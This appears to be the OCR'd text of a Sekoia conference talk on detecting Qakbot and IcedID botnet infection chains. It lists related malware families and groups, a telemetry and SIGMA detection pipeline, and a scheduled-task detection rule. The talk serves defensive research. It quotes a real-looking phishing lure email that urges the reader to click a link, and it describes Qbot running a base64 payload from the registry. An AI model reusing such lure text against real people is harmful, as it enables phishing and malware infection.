sekoia

When a botnet cries: detecting botnets infection chains

Speakers

Erwan Chevalier & Guillaume Couchard

Twitter handles: @r1chev & @Wellan129

Threat & Detection Research team at Sekoia.io


Detection tech leads

Agenda

- Botnets infection chains
- Existing SIGMA detection rules
- SIGMA correlation rules
- Detection integration with CTI at scale

Botnets infection chains

Qakbot



Intrusion Set

Attackers using Qakbot

- Black Basta
- Conti
- Wizard Spider
- Royal ransomware group
- ...

Malware

Can be dropped by

- Emotet
- PrivateLoader
- SmokeLoader
- SquirrelWaffle
- ...


Malware

Downloads

- BruteRatel
- Cobalt Strike
- Egregor
- Maze
- ...

PRODAFT > **1M** victims observed from February 2022 to February 2023

IcedID



Intrusion Set

Attackers using IcedID

- Conti
- Quantum
- TA551
- Wizard Spider
- ...

Malware

Can be dropped by

- BumbleBee
- Emotet
- Ostap
- SmokeLoader
- ...


Malware

Downloads


- Cobalt Strike
- Egregor
- Maze
- Metasploit
- ...


PRODAFT > **20K** victims observed from August 2022 to December 2022

Welcome to the jungle



“Root” infection chains timeline





Re: [subject line information removed]

marketing@polyfilmambalaj.com
To [recipient's email address]
Wed 9/28/2022 5:15 PM

REF#5689_Sep_28.html
820 KB

Hello,

Please click on a link as soon as you can.

Thank you very much,

[email chain removed]


Process Explorer - Sysinternals: www.sysinternals.com [lab-cs2\adminuser] (Administrator)
File
Options
View
Process
Find
Users
Help
<Filter by name>

Process	CPU	Private Bytes	Working Set	PID	Description	Company
ctfmon.exe		3,784 K	20,220 K	2836	CTF Loader	Microsoft C
svchost.exe	< 0.01	7,684 K	21,444 K	2140	Host Process for Windows S...	Microsoft C
svchost.exe		2,504 K	11,848 K	7488	Host Process for Windows S...	Microsoft C
svchost.exe		4,296 K	10,332 K	6904	Host Process for Windows S...	Microsoft C
svchost.exe		1,356 K	5,544 K	5224	Host Process for Windows S...	Microsoft C
svchost.exe		1,540 K	10,396 K	7292	Host Process for Windows S...	Microsoft C
svchost.exe		1,616 K	7,952 K	8084	Host Process for Windows S...	Microsoft C
svchost.exe		7,156 K	16,048 K	8696	Host Process for Windows S...	Microsoft C
SecurityHealthService.exe		3,048 K	12,644 K	9068	Windows Security Health Se...	Microsoft C
svchost.exe		4,240 K	17,528 K	3308	Host Process for Windows S...	Microsoft C
svchost.exe		8,412 K	36,028 K	564	Host Process for Windows S...	Microsoft C
svchost.exe	< 0.01	3,248 K	18,500 K	9668	Host Process for Windows S...	Microsoft C
svchost.exe		2,760 K	12,372 K	11124	Host Process for Windows S...	Microsoft C
svchost.exe		1,388 K	6,944 K	11540	Host Process for Windows S...	Microsoft C
WUDFHost.exe	< 0.01	3,408 K	35,228 K	10896	Windows Driver Foundation -...	Microsoft C
LsaIso.exe		1,204 K	3,316 K	772		
lsass.exe		7,492 K	16,056 K	796	Local Security Authority Proc...	Microsoft C
fontdrvhost.exe		1,476 K	2,984 K	908	Usermode Font Driver Host	Microsoft C
csrss.exe	< 0.01	1,552 K	3,764 K	640	Client Server Runtime Process	Microsoft C
winlogon.exe		2,276 K	9,056 K	724	Windows Logon Application	Microsoft C
fontdrvhost.exe		1,380 K	2,900 K	900	Usermode Font Driver Host	Microsoft C
dwm.exe	< 0.01	18,544 K	26,424 K	1600	Desktop Window Manager	Microsoft C
LogonUI.exe		20,608 K	57,604 K	1616	Windows Logon User Interfa...	Microsoft C
csrss.exe	< 0.01	1,888 K	5,896 K	5444	Client Server Runtime Process	Microsoft C
winlogon.exe		2,140 K	9,860 K	3600	Windows Logon Application	Microsoft C
dwm.exe	< 0.01	32,324 K	89,632 K	5984	Desktop Window Manager	Microsoft C
fontdrvhost.exe		4,352 K	8,968 K	2880	Usermode Font Driver Host	Microsoft C
explorer.exe	< 0.01	94,328 K	173,188 K	2944	Windows Explorer	Microsoft C
procexp64.exe	0.76	31,020 K	52,708 K	7072	Sysinternals Process Explorer	Sysinternal
OUTLOOK.EXE	< 0.01	85,248 K	199,304 K	6772	Microsoft Outlook	Microsoft C
ai.exe	< 0.01	10,892 K	21,544 K	4248	Artificial Intelligence (AI) Host...	Microsoft C
msedge.exe		40,920 K	103,464 K	9100	Microsoft Edge	Microsoft C
msedge.exe		2,092 K	8,328 K	6572	Microsoft Edge	Microsoft C
msedge.exe		17,040 K	29,092 K	8928	Microsoft Edge	Microsoft C
msedge.exe		10,356 K	29,732 K	9032	Microsoft Edge	Microsoft C
msedge.exe		7,840 K	18,296 K	6968	Microsoft Edge	Microsoft C
csrss.exe	< 0.01	1,728 K	5,816 K	7536	Client Server Runtime Process	Microsoft C
winlogon.exe		2,144 K	10,548 K	5172	Windows Logon Application	Microsoft C
dwm.exe		16,624 K	44,048 K	1928	Desktop Window Manager	Microsoft C
fontdrvhost.exe		5,864 K	10,636 K	7612	Usermode Font Driver Host	Microsoft C
LogonUI.exe		8,032 K	30,700 K	1292	Windows Logon User Interfa...	Microsoft C
explorer.exe		50,876 K	134,920 K	9520	Windows Explorer	Microsoft C
OneDrive.exe		20,856 K	82,320 K	6372	Microsoft OneDrive	Microsoft C

CPU Usage: 0.76%   Commit Charge: 71.73%

Another day in paradise?

Telemetry and research environment



Logs from different sources

From customers to

Logs parsers

Normalized logs in ECS standard

Logs enrichment


Enriched & normalized logs go through our Detection stack

- SIGMA engine
- SIGMA correlation engine
- Anomaly engine
- CTI

Ingesting > 2 billion events per day from European companies with facilities over the world


Suspicious Scheduled Task Name As GUID

The DFIR Report writes on an intrusion dating from November 2021:




Scheduled Task/Job – Scheduled Task On Beachhead

The scheduled task created by Qbot was set to run every 30 minutes and executes a base64 encoded payload stored in the Windows Registry.



